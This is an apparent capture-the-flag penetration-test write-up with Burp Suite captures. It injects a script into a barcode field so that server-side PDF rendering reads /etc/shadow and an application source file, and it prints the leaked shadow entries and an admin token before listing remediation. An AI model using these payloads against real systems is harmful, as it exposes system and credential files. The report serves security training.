
```
      "amount":1,
      "id":13
    },
    {
      "amount":1,
      "id":14
    }
  ],
  "barcode":
  "<script>x=new XMLHttpRequest();x.onload=function(){document.write(this.responseText)};x.open('GET','file:///etc/shadow');x.send();<\/script> <svg id=
  \"barcode\" width=\"539px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0 539 92\" xmlns=\"http://www.w3.org/2000/svg\" version=\"1.1\" style=\"tr
  ansform: translate(0,0)\"><rect x=\"0\" y=\"0\" width=\"539\" height=\"92\" style=\"fill:#fff;\"></rect><g transform=\"translate(10, 10)\" style=\"fil
  l:#000000;\"><rect x=\"0\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"3\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"6\" y=\"0\" width
  =\"1\" height=\"50\"></rect><rect x=\"11\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"14\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"
  19\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"22\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"26\" y=\"0\" width=\"1\" height=\"50\"
  ></rect><rect x=\"28\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"33\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"38\" y=\"0\" width=\
  "1\" height=\"50\"></rect><rect x=\"40\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"44\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"46
  \" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"50\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"55\" y=\"0\" width=\"2\" height=\"50\"><
  /rect><rect x=\"59\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"61\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"66\" y=\"0\" width=\"2
  \" height=\"50\"></rect><rect x=\"70\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"75\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"77\"
   y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"80\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"82\" y=\"0\" width=\"2\" height=\"50\"></r
  ect><rect x=\"88\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"91\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"95\" y=\"0\" width=\"2\"
   height=\"50\"></rect><rect x=\"99\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"102\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"105\"
   y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"110\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"113\" y=\"0\" width=\"1\" height=\"50\"><
  /rect><rect x=\"115\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"121\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"125\" y=\"0\" width=
  \"1\" height=\"50\"></rect><rect x=\"128\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"132\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\
  "135\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"139\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"143\" y=\"0\" width=\"1\" height=\"
  50\"></rect><rect x=\"146\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"151\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"154\" y=\"0\"
  width=\"1\" height=\"50\"></rect><rect x=\"157\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"160\" y=\"0\" width=\"3\" height=\"50\"></rect><re
  ct x=\"165\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"168\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"173\" y=\"0\" width=\"2\" hei
  ght=\"50\"></rect><rect x=\"176\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"179\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"184\" y=
  \"0\" width=\"2\" height=\"50\"></rect><rect x=\"187\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"189\" y=\"0\" width=\"2\" height=\"50\"></re
  ct><rect x=\"193\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"198\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"200\" y=\"0\" width=\"2
```

FIGURE 5: injecting new javascript to extract the /etc/shadow file



```
root:!::0::::: bin:!::0::::: daemon:!::0:::::
adm:!::0::::: lp:!::0::::: sync:!::0:::::
shutdown:!::0::::: halt:!::0::::: mail:!::0:::::
news:!::0::::: uucp:!::0::::: operator:!::0:::::
man:!::0::::: postmaster:!::0::::: cron:!::0:::::
ftp:!::0::::: sshd:!::0::::: at:!::0::::: squid:!::0:::::
xfs:!::0::::: games:!::0::::: cyrus:!::0:::::
vpopmail:!::0::::: ntp:!::0::::: smmsp:!::0:::::
guest:!::0::::: nobody:!::0:::::
node:!:18753:0:99999:7::: mysql:!:19319:0:99999:7:::
```

FIGURE 6: reflective the /etc/shadow file




Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
Search...
0 matches

Request to https://host-g86j3pw8-prod.prod.cywar.xyz:50093 [52.91.39.52]

```
  "cart":[
    {
      "amount":1,
      "id":3
    },
    {
      "amount":1,
      "id":13
    },
    {
      "amount":1,
      "id":14
    }
  ],
  "barcode":
  "<script>x=new XMLHttpRequest();x.onload=function(){document.write(this.responseText)};x.open('GET','file:///srv/node/admin_api.js');x.send();<\/scrip
  t> <svg id=\"barcode\" width=\"528px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0 528 92\" xmlns=\"http://www.w3.org/2000/svg\" version=\"1.1\"
   style=\"transform: translate(0,0)\"><rect x=\"0\" y=\"0\" width=\"528\" height=\"92\" style=\"fill:#fff;\"></rect><g transform=\"translate(10, 10)\"
  style=\"fill:#000000;\"><rect x=\"0\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"3\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"6\" y=
  \"0\" width=\"1\" height=\"50\"></rect><rect x=\"11\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"14\" y=\"0\" width=\"1\" height=\"50\"></rect
  ><rect x=\"19\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"22\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"26\" y=\"0\" width=\"2\" he
  ight=\"50\"></rect><rect x=\"29\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"33\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"35\" y=\"
  0\" width=\"2\" height=\"50\"></rect><rect x=\"39\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"44\" y=\"0\" width=\"3\" height=\"50\"></rect><
  rect x=\"48\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"51\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"55\" y=\"0\" width=\"1\" heig
  ht=\"50\"></rect><rect x=\"57\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"61\" y=\"0\" width=\"4\" height=\"50\"></rect><rect x=\"66\" y=\"0\
  " width=\"3\" height=\"50\"></rect><rect x=\"70\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"75\" y=\"0\" width=\"1\" height=\"50\"></rect><re
  ct x=\"77\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"80\" y=\"0\" width=\"4\" height=\"50\"></rect><rect x=\"85\" y=\"0\" width=\"2\" height
  =\"50\"></rect><rect x=\"88\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"90\" y=\"0\" width=\"4\" height=\"50\"></rect><rect x=\"95\" y=\"0\"
  width=\"3\" height=\"50\"></rect><rect x=\"99\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"102\" y=\"0\" width=\"2\" height=\"50\"></rect><rec
  t x=\"105\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"110\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"113\" y=\"0\" width=\"1\" heig
  ht=\"50\"></rect><rect x=\"115\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"121\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"125\" y=\
  "0\" width=\"1\" height=\"50\"></rect><rect x=\"128\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"132\" y=\"0\" width=\"1\" height=\"50\"></rec
  t><rect x=\"135\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"139\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"143\" y=\"0\" width=\"1\
```

FIGURE 7: extract the information from obfuscating javascript code



```
// [Yesterday 6:58 PM] const config = { admin_token:
'dcb129fb258a43a525efaebb3dc7512d' } const getDB =
(token) => { return new MySQL.connection(token).getDB() }
const checkAuth = (token) => { const db = getDB(token) if
(db.auth(token)) { return console.warn("Success") } else
{ return console.warn("Unauthorized") } } function
request(config) { if (!checkAuth(admin_token)) { logout()
} else { new Request(config) } } const main = () => {
request({ ...config, method: "GET", url: "/admin/users"
}) } console.warn(config.admin_token)
```

FIGURE 8: reflective xss MD5 of the admin token

PT REPORT

Remediation

1. Regular security checks for vulnerabilities.
2. Data validation, before creating pdf’s check and clean(sanitize) user data to remove potencial scripts.
3. Limit the pdf creation feature to authorized users only
4. Use HTTPS to secure data transmission and encrypt traffic between users and browser, Protecting sensitive information.

GOOD LUCK!